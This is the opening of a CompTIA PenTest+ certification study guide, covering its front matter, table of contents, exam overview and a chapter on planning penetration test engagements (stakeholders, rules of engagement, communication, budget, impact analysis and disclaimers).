

CompTIA.

PenTest+TM

CERTIFICATION PASSPORT

Exam PT0-001

FIRST
EDITION

- Concise overview of all current exam objectives
- 300+ practice exam questions
- Includes an offer for a 10% discount on your exam voucher

HEATHER LINN

CompTIA PenTest+



ACCELERATED REVIEW FOR QUICK EXAM PREPARATION

CompTIA

PenTest+™ CERTIFICATION PASSPORT

(Exam PT0-001)

Heather Linn



New York Chicago San Francisco Athens
London Madrid Mexico City Milan
New Delhi Singapore Sydney Toronto

McGraw-Hill Education is an independent entity from CompTIA®. This publication and accompanying media may be used in assisting students to prepare for the CompTIA PenTest+™ exam. Neither CompTIA nor McGraw-Hill Education warrants that use of this publication and accompanying media will ensure passing any exam. CompTIA and CompTIA PenTest+ are trademarks or registered trademarks of CompTIA in the United States and/or other countries. All other trademarks are trademarks of their respective owners.

Copyright © 2020 by McGraw-Hill Education. All rights reserved. Except as permitted under the United States Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher.

ISBN: 978-1-26-046005-6

MHID: 1-26-046005-3

The material in this eBook also appears in the print version of this title: ISBN: 978-1-26-046004-9, MHID: 1-26-046004-5.

eBook conversion by codeMantra
Version 1.0

All trademarks are trademarks of their respective owners. Rather than put a trademark symbol after every occurrence of a trademarked name, we use names in an editorial fashion only, and to the benefit of the trademark owner, with no intention of infringement of the trademark. Where such designations appear in this book, they have been printed with initial caps.

McGraw-Hill Education eBooks are available at special quantity discounts to use as premiums and sales promotions or for use in corporate training programs. To contact a representative, please visit the Contact Us page at www.mhprofessional.com.

Information has been obtained by McGraw-Hill Education from sources believed to be reliable. However, because of the possibility of human or mechanical error by our sources, McGraw-Hill Education, or others, McGraw-Hill Education does not guarantee the accuracy, adequacy, or completeness of any information and is not responsible for any errors or omissions or the results obtained from the use of such information.

TERMS OF USE

This is a copyrighted work and McGraw-Hill Education and its licensors reserve all rights in and to the work. Use of this work is subject to these terms. Except as permitted under the Copyright Act of 1976 and the right to store and retrieve one copy of the work, you may not decompile, disassemble, reverse engineer, reproduce, modify, create derivative works based upon, transmit, distribute, disseminate, sell, publish or sublicense the work or any part of it without McGraw-Hill Education's prior consent. You may use the work for your own noncommercial and personal use; any other use of

the work is strictly prohibited. Your right to use the work may be terminated if you fail to comply with these terms.

THE WORK IS PROVIDED “AS IS.” McGRAW-HILL EDUCATION AND ITS LICENSORS MAKE NO GUARANTEES OR WARRANTIES AS TO THE ACCURACY, ADEQUACY OR COMPLETENESS OF OR RESULTS TO BE OBTAINED FROM USING THE WORK, INCLUDING ANY INFORMATION THAT CAN BE ACCESSED THROUGH THE WORK VIA HYPERLINK OR OTHERWISE, AND EXPRESSLY DISCLAIM ANY WARRANTY, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO IMPLIED WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE. McGraw-Hill Education and its licensors do not warrant or guarantee that the functions contained in the work will meet your requirements or that its operation will be uninterrupted or error free. Neither McGraw-Hill Education nor its licensors shall be liable to you or anyone else for any inaccuracy, error or omission, regardless of cause, in the work or for any damages resulting therefrom. McGraw-Hill Education has no responsibility for the content of any information accessed through the work. Under no circumstances shall McGraw-Hill Education and/or its licensors be liable for any indirect, incidental, special, punitive, consequential or similar damages that result from the use of or inability to use the work, even if any of them has been advised of the possibility of such damages. This limitation of liability shall apply to any claim or cause whatsoever whether such claim or cause arises in contract, tort or otherwise.

To Ryan Linn, who is everything.

About the Author

Heather Linn is a red teamer, penetration tester, threat hunter, and cybersecurity strategist with more than 20 years of experience in the security industry. During her career, she has consulted as a penetration tester and digital forensics investigator, and has operated as a senior red team engineer inside Fortune 50 environments. In addition to being an accomplished technical editor, including *Gray Hat Hacking* (McGraw-Hill, 2018), Heather has written training courses that have been delivered for the FBI and the National Computer Forensics Institute (NCFI), and also for police forces around the globe. She has delivered training for multiple security conferences and organizations including Black Hat USA and for Girls Who Code. Heather has contributed to open-source frameworks for penetration testing and threat hunting. She holds various certifications, including OSCP, CISSP, GREM, GCFA, GNFA, and Pentes+.

About the Technical Editor

Nick Lane ([TheSecurityLane](#)) is a cybersecurity author, public speaker, trainer, practitioner, blogger, tech editor, and practice test designer with 20 years of experience in the technology industry. Lane's book, *CASP+ CompTIA Advanced Security Practitioner Certification All-in-One Exam Guide* (McGraw-Hill, 2019), was a #1 new release on Amazon in the security and networking categories. For 14 years, Lane has been delivering ISC2, EC-Council, Microsoft, and CompTIA training courses for New Horizons Learning Group. He frequently teaches on military bases, and has also taught the FBI, DoD, and United Nations. Lane is annually recognized as one of the top New Horizons technical instructors worldwide. He's a member of the FBI InfraGard organization and sits on multiple CompTIA board committees. He holds 20+ technology certifications, including CISSP, CEH, and CASP+.

Contents at a Glance

1.0 Planning and Scoping

2.0 Information Gathering and Vulnerability Identification

3.0 Attacks and Exploits

4.0 Penetration Testing Tools

5.0 Reporting and Communication

A About the Online Content

Glossary

Index

Contents

Acknowledgments

Introduction

1.0 Planning and Scoping

Objective 1.1 Explain the importance of planning for an engagement

Understanding the Target Audience

Rules of Engagement

Communication

Resources and Requirements

Confidentiality of Findings

Known vs. Unknown

Budget

Impact Analysis and Remediation Timelines

Disclaimers

Technical Constraints

Support Resources

REVIEW

1.1 QUESTIONS

1.1 ANSWERS

Objective 1.2 Explain key legal concepts

Contracts

Environmental Differences

Written Authorization

REVIEW

1.2 QUESTIONS

1.2 ANSWERS

Objective 1.3 Explain the importance of scoping an engagement properly

Types of Penetration Testing

Goals-Based/Objectives-Based Penetration Testing

Compliance-Based Penetration Testing

Red Team Testing

Special Scoping Considerations

Target Selection

Targets

Testing Considerations

Strategy

Risk Acceptance

Tolerance to Impact

Scheduling

Scope Creep

Threat Actors

Threat Models

REVIEW

1.3 QUESTIONS

1.3 ANSWERS

Objective 1.4 Explain the key aspects of compliance-based assessments

Compliance-Based Assessments, Limitations, and Caveats

Rules to Complete Assessment

Password Policies and Key Management

Data Isolation

Limitations

Clearly Defined Objectives Based on Regulations

REVIEW

1.4 QUESTIONS

1.4 ANSWERS

2.0 Information Gathering and Vulnerability Identification

Objective 2.1 Given a scenario, conduct information gathering using appropriate techniques

Scanning

Enumeration

- Hosts
- Networks
- Domains
- Users and Groups
- Network Shares
- Web Pages
- Services and Applications
- Token Enumeration
- Social Network Enumeration

Fingerprinting

- Packet Crafting
- Packet Inspection
- Cryptography

- Certificate Inspection

Eavesdropping

- RF Communication Monitoring
- Sniffing

Decompilation

Debugging

Open-Source Intelligence Gathering

REVIEW

- 2.1 QUESTIONS

- 2.1 ANSWERS

Objective 2.2 Given a scenario, perform a vulnerability scan

Credentialed vs. Noncredentialed

- Credentialed Scans

- Noncredentialed scans

Types of Scans

Container Security

Application Scanning

- DAST

- SAST

Considerations of Vulnerability Scanning

Time to Run Scans
Protocols Used
Network Topology and Bandwidth Limitations
Fragile Systems/Nontraditional Assets

REVIEW

2.2 QUESTIONS
2.2 ANSWERS

Objective 2.3 Given a scenario, analyze vulnerability scan results

Asset Categorization
Adjudication
Prioritization of Vulnerabilities
Common Themes

REVIEW

2.3 QUESTIONS
2.3 ANSWERS

Objective 2.4 Explain the process of leveraging information to prepare for exploitation

Map Vulnerabilities to Potential Exploits
Prioritize Activities in Preparation for a Penetration Test
Describe Common Techniques to Complete an Attack
Cross-Compiling Code
Exploit Modification
Exploit Chaining
Proof-of-Concept Development (Exploit Development)
Social Engineering
Deception
Credential Brute Forcing
Dictionary Attacks
Rainbow Tables

REVIEW

2.4 QUESTIONS
2.4 ANSWERS

Objective 2.5 Explain weaknesses related to specialized systems

ICS and SCADA

Mobile

IoT

Embedded Systems

Point-of-Sale Systems

Biometrics

RTOS

REVIEW

2.5 QUESTIONS

2.5 ANSWERS

3.0 Attacks and Exploits

Objective 3.1 Compare and contrast social engineering attacks

Phishing

Spear Phishing

SMS Phishing

Voice Phishing

Whaling

Elicitation

Goals of Elicitation

Example Tactics for Elicitation

Interrogation

Impersonation

Shoulder Surfing

Physical Drops

Motivation Techniques

REVIEW

3.1 QUESTIONS

3.1 ANSWERS

Objective 3.2 Given a scenario, exploit network-based vulnerabilities

Name Resolution Exploits

DNS Attacks

NetBIOS and LLMNR Name Services

SMB Exploits

SNMP Exploits

- SMTP Exploits
- FTP Exploits
- Pass-the-Hash
- Man-in-the-Middle Attack
 - ARP Spoofing
 - Replay Attacks
 - Relay Attacks
 - SSL Stripping
 - Downgrade Attacks

- DoS/Stress Test
- NAC Bypass
- VLAN Hopping

REVIEW

- 3.2 QUESTIONS**
- 3.2 ANSWERS**

Objective 3.3 Given a scenario, exploit wireless and RF-based vulnerabilities

Wireless Network Types

- Open
- WEP
- WPA

Wireless Network Attacks

- Evil Twin
- Downgrade Attack
- Deauthentication Attacks
- Fragmentation Attacks
- Credential Harvesting
- WPS Implementation Weakness

Other Wireless Attacks

- Bluetooth
- RFID Cloning
- Jamming

REVIEW

- 3.3 QUESTIONS**
- 3.3 ANSWERS**

Objective 3.4 Given a scenario, exploit application-based vulnerabilities.

Injections

SQL Injection

HTML Injection and Cross-Site Scripting

Code Injection and Command Injection

Security Misconfiguration

Directory Traversal

File Inclusion

Cookie Manipulation

Authentication

Credential Brute Forcing

Session Hijacking

Redirect

Default and Weak Credentials

Authorization

Parameter Pollution

Insecure Direct Object Reference

Unsecure Code Practices

Comments in Source Code

Lack of Error Handling

Hard-Coded Credentials

Race Conditions

Unauthorized Use of Functions/Unprotected APIs

Hidden Elements

Lack of Code Signing

Other Attacks

Cross-Site Request Forgery

Clickjacking

REVIEW

3.4 QUESTIONS

3.4 ANSWERS

Objective 3.5 Given a scenario, exploit local host vulnerabilities

Windows Host-Based Vulnerabilities

Windows Privileges

- Windows OS Vulnerabilities
- Windows Configuration Weaknesses
- Windows Service Abuse
- Linux Host-Based Vulnerabilities
 - Linux Privileges
 - Linux OS Vulnerabilities
 - Linux Default Configurations
 - Linux Service Exploits
 - Android
- Apple Device Host-Based Vulnerabilities
 - macOS
 - iOS
- Sandbox Escape and Controls Evasion
 - Shell Upgrade
 - Virtual Machines
 - Containers
 - Application Sandboxes
 - AV and Antimalware Evasion
- Other Exploitations
 - Exploitation of Memory Vulnerabilities
 - Keyloggers
 - Physical Device Security

REVIEW

3.5 QUESTIONS

3.5 ANSWERS

Objective 3.6 Summarize physical security attacks related to facilities

Piggybacking/Tailgating

Fence Jumping

Dumpster Diving

Locks

Lock Picking

Lock Bypass

Bypassing Other Surveillance

REVIEW

3.6 QUESTIONS

3.6 ANSWERS

Objective 3.7 Given a scenario, perform post-exploitation techniques

Lateral Movement

RPC/DCOM

PsExec

WMI

Scheduled Tasks

PS Remoting/WinRM

SMB

RDP

Apple Remote Desktop

VNC

X-Server Forwarding

Telnet

SSH

Persistence

Daemons

Backdoors

Trojans

New User Creation

Covering Your Tracks

REVIEW

3.7 QUESTIONS

3.7 ANSWERS

4.0 Penetration Testing Tools

Objective 4.1 Given a scenario, use Nmap to conduct information gathering exercises

Nmap Scanning Options

SYN Scan

Full Connect Scan

Service Identification

Script Scanning

- OS Fingerprinting
- Scanning with -A
- Disable Ping
- Input File
- Timing

Output Parameters

- Verbosity: -v
- Normal Output: -oN
- Grepable Output: -oG
- XML Output: -oX
- All Output: -oA

REVIEW

4.1 QUESTIONS

4.1 ANSWERS

- | | |
|---------------|---|
| Objective 4.2 | Compare and contrast various use cases of tools |
| Objective 4.3 | Given a scenario, analyze tool output or data related to a penetration test |

Testing Tools

- AFL
- APK Studio
- APKX
- Aircrack-ng
- Aireplay-ng
- Airodump-ng
- BeEF
- Burp Suite
- Cain and Abel
- Censys
- CeWL
- DirBuster
- Drozer
- PowerShell Empire
- FOCA
- Findbugs/Findsecbugs/SpotBugs

GDB
Hashcat
Hostapd
Hping
Hydra
IDA
Immunity Debugger
Impacket
John the Ripper
Kismet
Maltego
Medusa
Metasploit Framework
Mimikatz
Ncat
Ncrack
Nessus
Netcat
Nikto
Nslookup
OWASP ZAP
OllyDbg
OpenVAS
Packetforge-ng
Patator
Peach
PTH-smbclient
PowerSploit
Proxychains
Recon-NG
Responder
SET
SQLMap
SSH

Scapy
Searchsploit
Shodan
SonarQube
The Harvester
W3AF
Whois
Wifite
WinDBG
Wireshark

Setting Up a Bind Shell

Bash
Python
PowerShell

Reverse Shells

Bash
Python
PowerShell

Uploading a Web Shell

Tomcat Compromise with Metasploit

REVIEW

4.2 AND 4.3 QUESTIONS

4.2 AND 4.3 ANSWERS

Objective 4.4 Given a scenario, analyze a basic script

Scripts
Variables
String Operations
Comparison Operators
Flow Control
Input and Output (I/O)
 Terminal I/O
 File I/O
 Network I/O
Arrays

Error Handling

Encoding/Decoding

REVIEW

4.4 QUESTIONS

4.4 ANSWERS

5.0 Reporting and Communication

Objective 5.1 Given a scenario, use report writing and handling best practices

Normalization of Data

Written Report of Findings and Remediation

Executive Summary

Methodology

Metrics and Measures

Findings and Remediation

Conclusion

Risk Appetite

Secure Handling and Disposition of Reports

REVIEW

5.1 QUESTIONS

5.1 ANSWERS

Objective 5.2 Explain post-report delivery activities

Post-Engagement Cleanup

Client Acceptance and Attestation of Findings

Follow-up Actions/Retest

Lessons Learned

REVIEW

5.2 QUESTIONS

5.2 ANSWERS

Objective 5.3 Given a scenario, recommend mitigation strategies for discovered vulnerabilities

Solutions

Findings and Remediation

Shared Local Administrator Credentials

Weak Password Complexity

Plaintext Passwords
No Multifactor Authentication
SQL Injection
Unnecessary Open Services

REVIEW

5.3 QUESTIONS

5.3 ANSWERS

Objective 5.4 Explain the importance of communication during the penetration testing process

Communication Path
Communication Triggers
Critical Findings
Stages
Indicators of Prior Compromise
Reasons for Communication
Situational Awareness
De-escalation
Deconfliction
Goal Reprioritization

REVIEW

5.4 QUESTIONS

5.4 ANSWERS

A About the Online Content

System Requirements
Your Total Seminars Training Hub Account
Privacy Notice
Single User License Terms and Conditions
TotalTester Online
Performance-Based Questions
Technical Support

Glossary

Index

Acknowledgments

Many thanks to all of the people at McGraw-Hill Professional—especially Amy Gray, Lisa McClain, and Emily Walters—and Claire Yee. For keeping it real, keeping it all straight, and helping me stay afloat, you are the real MVPs.

Finally, thank you to the many supportive people who have kept me sane, honest, and informed throughout my career and during the writing of this book. I can't list all of you, but know that no words will ever express what it means for you to believe in me as you do. Special thanks to Ray Nutting, Stefan Edwards, Ryan Linn, and Thomas McCarthy for all their help, and to Jamison Scheeres, Rick Chilton, Jerry Fink, Shawn Sherman, Carlis, Pentest John, Nate, Jaku, Laurent, Skorch, Theresa, and the rest of the OG spiders for all your support.

Introduction

The Certification Passports are self-study certification guides that take an accelerated approach to reviewing the objectives and preparing to sit for the exam. The Passport series is designed to provide a concise review of the key information candidates need to know to pass the test, with learning elements that enable readers to focus their studies and quickly drill down into specific exam objectives.

In This Book

This Passport is divided into “Domains” that follow the exam domains. Each domain is divided into “Objective” modules covering each of the top-level certification objectives.

We’ve created a set of learning elements that call your attention to important items, reinforce important points, and provide helpful exam-taking hints. Take a look at what you’ll find in every module:

- Every domain and module begins with **Certification Objectives**—what you need to know in order to pass the section on the exam dealing with the module topic.
- The following elements highlight key information throughout the modules:



EXAM TIP The Exam Tip element focuses on information that pertains directly to the test, such as a wording preference that is a hint to an answer. These helpful hints are written by authors who have taken the exam and received their certification—who better to tell you what to worry about? They know what you’re about to go through!



CAUTION These cautionary notes address common pitfalls or “real-world” issues, as well as warnings about the exam.



KEY TERM This element highlights specific terms or acronyms that are essential to know in order to pass the exam.



NOTE This element calls out any ancillary, but pertinent, information.



ADDITIONAL RESOURCES This element points to books, websites, and other media for further assistance.

Cross-Reference

This element points to related topics covered in other objective modules or domains.

- **Tables** allow for a quick reference to help quickly navigate quantitative data or lists of technical information.

Strategy	Description
Black Box	The tester operates with no knowledge about the target system. The tester must discover the target and confirm with the testing point of contact.
White Box	The tester operates with full knowledge of the target environment, including access to source code, additional accounts for testing at multiple privilege levels, and design documentation.
Gray Box	The tester has some information about the target system, maybe including IP addresses, architectural diagrams, or basic target data. A tester may have knowledge of accounts that exist, or even access to low-privilege or no-privilege accounts at the start of the test. But often a tester does not have full design documentation, access to source code, or full privileges at the start of the test.

- Each objective module ends with a brief **Review**. The review begins by repeating the official exam objective number and text, followed by a succinct and useful summary geared toward quick review and retention.
- **Review Questions** are intended to be similar to those found on the exam. Explanations of the correct answer are provided.

Online Content

For more information on the practice exams included with the book, please see the “About the Online Content” appendix at the back of the book.

Introduction

The Pentest+ Certification Passport provides a condensed format for a broad array of knowledge about penetration testing topics for the Pentest+ exam packaged within a bare minimum of fluff.

About the Exam

The Pentest+ certification verifies that a candidate has an intermediate technical grasp of the broad technical knowledge necessary to execute penetration tests, as well as the management skills required to plan and scope penetration tests and communicate their results. The exam uses hands-on, performance-based questions, as well as multiple choice questions, to assess candidate knowledge. As a trusted vendor-neutral exam, the Pentest+ certification tells prospective employers that successful candidates have the practical skills necessary to perform all aspects of the job.

The exam covers the following objective domains with the relative weighting for each as stated by CompTIA:

Domain	% of Examination
1.0 Planning and Scoping	15%
2.0 Information Gathering and Vulnerability Identification	22%
3.0 Attacks and Exploits	30%
4.0 Penetration Testing Tools	17%
5.0 Reporting and Communication	16%

CompTIA advises you may expect the following:

- The exam must be taken in a proctored exam facility, allowing no open notes or reference material.
- The certification exam will contain up to 85 questions.
- Candidates will have 165 minutes to complete the exam.
- Candidates require a minimum score of 750 out of a possible 900 points to pass the exam.

CompTIA recommends that the Pentest+ certification is intended to follow other security certifications, such as the CompTIA Security+ or Network+ certifications. Candidates with three to four years of hands-on information security or related experience are expected to be the most successful.

About the CompTIA Pentest+ Certification Passport

This Passport provides penetration testers who wish to pursue certification with a good idea of what the exam will cover. It will provide aspirants with a concise review of the topics the exam may cover, with additional resources for supplemental research. Whatever your level of experience, use this guide as a review for topics you have already studied in depth, or to help plan additional study in pursuit of certification.

The CompTIA Pentest+ Certification Passport follows the CompTIA objectives for the Pentest+ certification as five top-level objectives:

- Planning and Scoping addresses the soft topics of engagement planning, such as communications plans, impact analysis, disclaimers, contracts, the importance of scoping, legal requirements that need to be considered, and key differentiators for compliance-based penetration tests.
- Information Gathering and Vulnerability Identification provides an overview of

how to research an environment to identify exploitable weaknesses, analyze the results of automated tools, and avoid common pitfalls surrounding fragile systems during execution. It also introduces topics such as cross-compiling code, decompilation and debugging, container security, and prioritization of results so that testers can claim familiarity with a broad range of topics across the discipline.

- Attacks and Exploits provides scenario-based examples of social engineering attacks, network-based exploitation, application exploitation, wireless and RF exploitation, physical attacks, and host-based exploits and begins the introduction of post-exploitation activities, such as lateral movement, persistence, and defense evasion.
- Penetration Testing Tools highlights some of the most frequently used functions of the Nmap scanner, provides a survey of other penetration testing tools, and explores practical differences between commonly used scripting languages (Python, Bash, PowerShell, and Ruby). This section includes visual representations of tool use and output wherever possible, a summary of when a tool is most useful, and use cases to help determine when to use each tool during a test.
- Reporting and Communication describes best practices in report writing and handling, including the contents of a report, how to normalize data, and what post-engagement activities are expected of penetration testers. This includes practical examples of building relevant recommendations for identified vulnerabilities.

Lastly, a glossary of common terms is included to help disentangle the inherent insanity of a jargon-laden technical field and hopefully make it that much more penetrable for newcomers interested in the field.

Are you ready? Let's do this!



Planning and Scoping

Domain Objectives

- 1.1 Explain the importance of planning for an engagement.
- 1.2 Explain key legal concepts.
- 1.3 Explain the importance of scoping an engagement properly.
- 1.4 Explain the key aspects of compliance-based assessments.



Objective 1.1 Explain the importance of planning for an engagement

Without appropriate planning, engagements run the risk of failure due to inadequate buy-in, irrelevant results, breaches of contract, or even legal issues. To avoid these pitfalls, penetration testers need to do each of the following:

- Gain an understanding of the target, including the people, technology, data, and political landscape that may influence testing
- Determine rules that govern how testing can be conducted (rules of engagement)
- Define what resources and information are required for testing and gather them
- Understand requirements for communication, including stakeholders and the

- confidentiality, timeliness, and content of communication
- Know how budget, remediation timelines, and impact analysis affect test delivery
- Enumerate any limitations of testing or disclaimers that need to be considered by all parties when analyzing the testing results

This module will walk through each of these topics to highlight areas of critical importance for each of these considerations.

Understanding the Target Audience

In order to know what needs to be tested, how it needs to be tested, and what outcomes are expected as a result of testing, penetration testers need to come to an understanding with the client. This understanding should help the penetration tester grasp details about the testing environment, target, organization, and political landscape that are necessary to define the correct test during scoping. (Scoping is covered in more detail in [Objective 1.3](#).)

Knowing what is most important to the target organization ensures that the right things are tested, in the right way, to meet organizational goals and objectives. To get this information, communications are key. Testers must understand the people who are participating in the process and understand what information those people expect and can provide.



KEY TERM **Stakeholders** are those individuals who need to be involved in planning or communication because they are directly affected by the testing.

Stakeholders may be responsible for

- Defining the test
- Performing the testing
- Approving or financing the testing
- Fixing things that are found or caused by the test
- Overseeing the test, including contracts or communication

Typical penetration tests will use a mixture of stakeholders from some (or all) of the following groups. There may be cases where the organization wishes to limit who

knows about the test or the results during testing. This will define the target audience for communications during testing. Designation of a single point of contact and a list of who is allowed to receive information about the engagement often addresses these concerns and reduces confusion during the test. Testing stakeholders and target audience members may be composed of combinations of these people:

- **Executive Management** Senior leaders with authority over budget, approval for testing for systems owned by the client, and who leads the organization and its strategy.

These personnel need to understand findings relevant to laws, rules, and regulations, as well as strategic analysis of the findings that is pertinent to inform decisions about the organization's overall success. These personnel often appreciate a "bottom-line, up-front" communication approach that presents technical issues in concise terms that are accessible to all levels of expertise.

- **Security Staff** Management in this area may hold authority over budget and approval for testing parameters and may be responsible for directing actions required as a result of the test findings.

Security personnel need details about the weaknesses identified, their impact and relative severity, and may require details about timelines and specific targets during testing activity.

- **IT Staff** Technical resources who are responsible for systems implementation and configuration. Often responsible for taking action as required by test findings. May include application developers, application administrators, database administrators, server administrators, workstation administrators, network administrators or engineers, and others depending on the kinds of systems being tested and the types of testing being conducted.

These personnel need details about specific systems or settings affected by testing and may need timelines of testing activity. However, they may care more about how to change a system in order to prevent an attack than about understanding how an attack works.

- **Contracting and Legal Staff** Ensure that contractual commitments are agreeable by both parties and that the agreements are upheld. May be consulted to review contracts and advise about legal issues as part of test planning. As an example, consultants testing certain federal facilities may require special credentials or approvals, which may require review by a legal representative.

Generally, legal or contracting staff will approve the text of the agreement before executive management signs to approve the terms.

- **Penetration Testers** Penetration testers may be internal or external to the organization being tested. Testers are expected to follow all of the agreed-upon

terms of testing, to execute the test, and to communicate about the results.

These individuals are expected to be experts in their field with a firm grasp of technical detail and the ability to explain it clearly to any level of technical expertise.

- **Third Parties** Third-party providers, such as cloud service providers, may need to provide additional testing authorization, depending on the systems being tested and the kinds of testing being done.

Often, third parties have set processes to request testing approval.



EXAM TIP You should understand when it is appropriate to involve each stakeholder and why. Focus on who has authority and why the individual is a stakeholder, and reference the communication plan if you're not sure!

Rules of Engagement

Testers and stakeholders must agree on a set of rules that defines how testing may and may not be done. These rules cover things like

- When testing may occur within the start and end dates that have been agreed upon—for example, during what days or hours testing may occur.
- Data handling expectations, such as whether testers should access certain types of information during testing and how such access is permitted.
- Where is the tester or testing appliance deployed during the test (onsite, offsite, and where, specifically)?
- Who is allowed to know that testing is occurring within the target organization?
- What (generally) is tested, and what is not? More details about this are often described in scoping documentation.
- What testing techniques are allowed, and what techniques are forbidden? For example, is brute-forcing of passwords allowed and, if so, how many attempts may be made per account? Is social engineering allowed, or only systems/network testing?



KEY TERM **Rules of engagement (ROE)** describe the expectations of the target and the limitations and powers for the penetration tester during the test. This is often included as a document that is attached to the statement of work (SOW) or other testing documents. The objective is to ensure that the target and the tester understand what is mutually allowable during testing



EXAM TIP Pay special attention to the difference between what rules of engagement cover versus the SOW, MSA, or NDA. The rules of engagement define how a test will be conducted. A SOW defines what testing will be done and who will do it. A master services agreement (MSA) defines the working relationship between the parties, including payment terms. A nondisclosure agreement (NDA) defines terms of confidentiality for the relationship. (The SOW, MSA, and NDA are discussed in the “Contracts” section of [Objective 1.2](#).)

Communication

Testers should define communication requirements with stakeholders as part of test planning. A communication plan defines the chain of command for decision making during test planning and other considerations such as

- What information should be shared, with whom, and how should it be transmitted?
- Who are the appropriate points of contact for escalations?
- What is the appropriate method for communication?
- What are the shared contact details (phone, e-mail) for communication?
- What triggers official communications?
- How frequent should communication be?

Here are some examples of communication that may occur during a penetration test:

- Escalation of issues
- Testing status reports between penetration testers

- Testing status reports between penetration testers and target stakeholders
- Specific milestones, such as goal attainment, daily start/end of testing, or phase of testing updates
- Possible adjustments to the test parameters

Testers can escalate decisions about changes to testing that might introduce additional impact within the chain of command. These issues can be discussed with a penetration test manager or a designated point of contact within the target organization so that a decision can be made. This shared decision-making process protects the tester from negative outcomes of these decisions. Here are a few examples of issues that may need to be escalated during a penetration test:

- The tester identifies evidence of prior system compromise during testing.
- The tester causes an unexpected outage during testing.
- The tester finds a possible vulnerability that needs to be confirmed using techniques with the potential of additional impacts that require additional discussion with the stakeholders.
- An incident occurs within the target organization, and testing must be paused or halted while a response takes place.
- A serious vulnerability is confirmed, and the potential impact suggests that the details should be disclosed to the target audience before the final report in order to expedite remediation.



KEY TERM A **communication escalation path** or escalation path of communication is a chain of command that penetration testers use to communicate with authorized personnel. This protects the penetration tester against outcomes of these decisions, as they are not made solely by the penetration tester

Resources and Requirements

Stakeholders and penetration testers work together to define what resources are available to the tester and what requirements are necessary to ensure the test is successful. This includes defining the minimum information the tester needs to conduct testing, steps that need to be taken before testing can commence, and any equipment/implementation a tester needs to conduct testing. (See the section “Support

Resources” for additional information.)

Confidentiality of Findings

Penetration testers are likely to have access to sensitive information about the target organization as a result of testing. This may be knowledge about significant system weakness, or even access to data that is otherwise confidential to the organization being tested. To protect the organization and its information, target stakeholders typically insist that all information and findings resulting from a penetration test are confidential and should be shared only with the appropriate target audience members. (Read more about confidentiality requirements in the “Contracts” section of [Objective 1.2](#), where NDAs are discussed.)

Known vs. Unknown

Test plans are often somewhat fluid due to the need to address contingency planning. However, it is difficult—even impossible—to predict every contingency. When issues arise during testing that are unexpected, the target organization or the tester may need to revise requirements to compensate. Here are examples of known and unknown requirements:

- **Known requirement** For a physical penetration test, the target organization wants the tester to evaluate the integrity of locked doors allowing ingress into a target facility. The target organization provides a diagram of all doors and a list of the lock types used. The doors all use physical locks. The tester would know that tools for bypassing physical locks are a requirement for testing.
- **Unknown requirement** During the same penetration test, the tester discovers an undocumented door that relies on a magnetic lock rather than a physical lock. Upon clarification with the target point of contact, the door should be tested. To test this door, additional tools are required beyond what was determined during examination of the original documentation. This is an unknown requirement that may require the tester to adapt testing methodology and tooling.

Budget

The budget is the amount of money an organization can spend for testing, including all costs related to testing. This can determine whether the test is a remote test or an onsite test, as budget must be allocated for travel of testing staff. This can also determine how

many people or hours are able to be allocated for the engagement. That, in turn, may mean a representative subset of systems should be scoped for testing, rather than the entirety of all systems.

However, these decisions are typically made between the testing organization and the target organization in order to ensure that the appropriate quality of service can be achieved and that the target organization's goals are met within these budgets. In some cases, the scope and method of testing cannot be compromised for the sake of budget. One example is compliance-based testing, which may be governed by specific testing requirements. (Read more about compliance-based assessment requirements in [Objective 1.4](#).)



EXAM TIP The budget for the penetration test is often one of the biggest influences on a test's scope.

Impact Analysis and Remediation Timelines

Understanding the potential impact of testing methodologies on targets helps target organizations understand and mitigate any risk from testing by supplying limitations on testing scope and methods, time frames, and planning for the contingencies of impact. Not all impacts can be predicted, so testers must discuss potential impacts as well as expected outcomes in order to allow the target audience to make appropriate determinations that will enable a test that meets the organization's objectives. Impact analysis examples that may be discussed during planning include

- Brute-force password guessing against target accounts may cause account lockouts if a lockout threshold is set for those accounts and the guesses exceed that threshold.
- Input fuzzing against web applications may cause performance issues for the application unless it is throttled not to exceed system capabilities during normal use.
- Incident response resources may be consumed by investigation of a red team exercise in order to test response processes.
- There may be loss of availability as a result of load testing or denial of service testing, if such testing is requested.



KEY TERM **Impact analysis** is a determination of the potential effects of testing on a target.

Target organizations should also specify whether some targets or data are more important than others as part of this impact analysis process. During testing, the tester will need to evaluate the impact of findings as they are discovered in order to determine whether escalation is required. Typically, testers will have a scale that defines the terms of impact, and this is discussed with the target audience prior to testing as part of reporting and scoping. A mutually understood grasp of impact and a strong communication escalation path help ensure timely response in the event of impact.

Findings must be addressed through a process called remediation. Target organizations have timelines associated with remediation activity. Organizations may choose to address the highest impact findings first, requiring escalation immediately upon identification rather than waiting for final reporting results.

Disclaimers

To protect the parties involved in the engagement, disclaimers may be added to the test plan, contracts, and reporting to clarify certain aspects of testing. A testing organization cannot claim a tester has identified all weaknesses that could ever exist in a target environment. Scope, testing, and time limitations, as well as differences in access, may prevent discovery of additional weaknesses. Environments may change over time, with new systems being added and configurations being changed, and each of these might introduce new vulnerabilities that can be exploited. Testing organizations will often include disclaimers to prevent penetration testing results from being interpreted as having any kind of warranty or guarantee for security.



KEY TERMS A **point-in-time assessment** disclaimer explains that the results of a test represent the environment as it was when the test was conducted, but not before or after the test. This is due diligence to protect testers by giving the results a limited lifetime so the results do not confer a guarantee of security.

A **comprehensiveness** disclaimer explains that no test can find every possible

weakness that may exist within a tested environment.

Technical Constraints

Impacts to testing that are caused by technical limitations should be documented in the test plan and discussed in the report. Technical limitations are imposed by tools, budget concerns, and considerations of impact. Examples of technical limitations are

- Certain types of attacks cannot be run in a third-party hosted environment, so the attacks used for testing are limited for all or part of the target environment.
- Critical systems are known to be fragile and will crash if any unexpected traffic is sent to their open ports, so they are not allowed to be tested.
- No tools are available to test denial of service attacks, and the budget for testing is not enough to cover acquisition of appropriate tooling for testing.
- All testing must occur onsite, as systems are not accessible from outside and do not have access to external networks via any protocol.



EXAM TIP Technical constraints can be differentiated from other constraints. These always involve a technological limitation on testing.

Support Resources

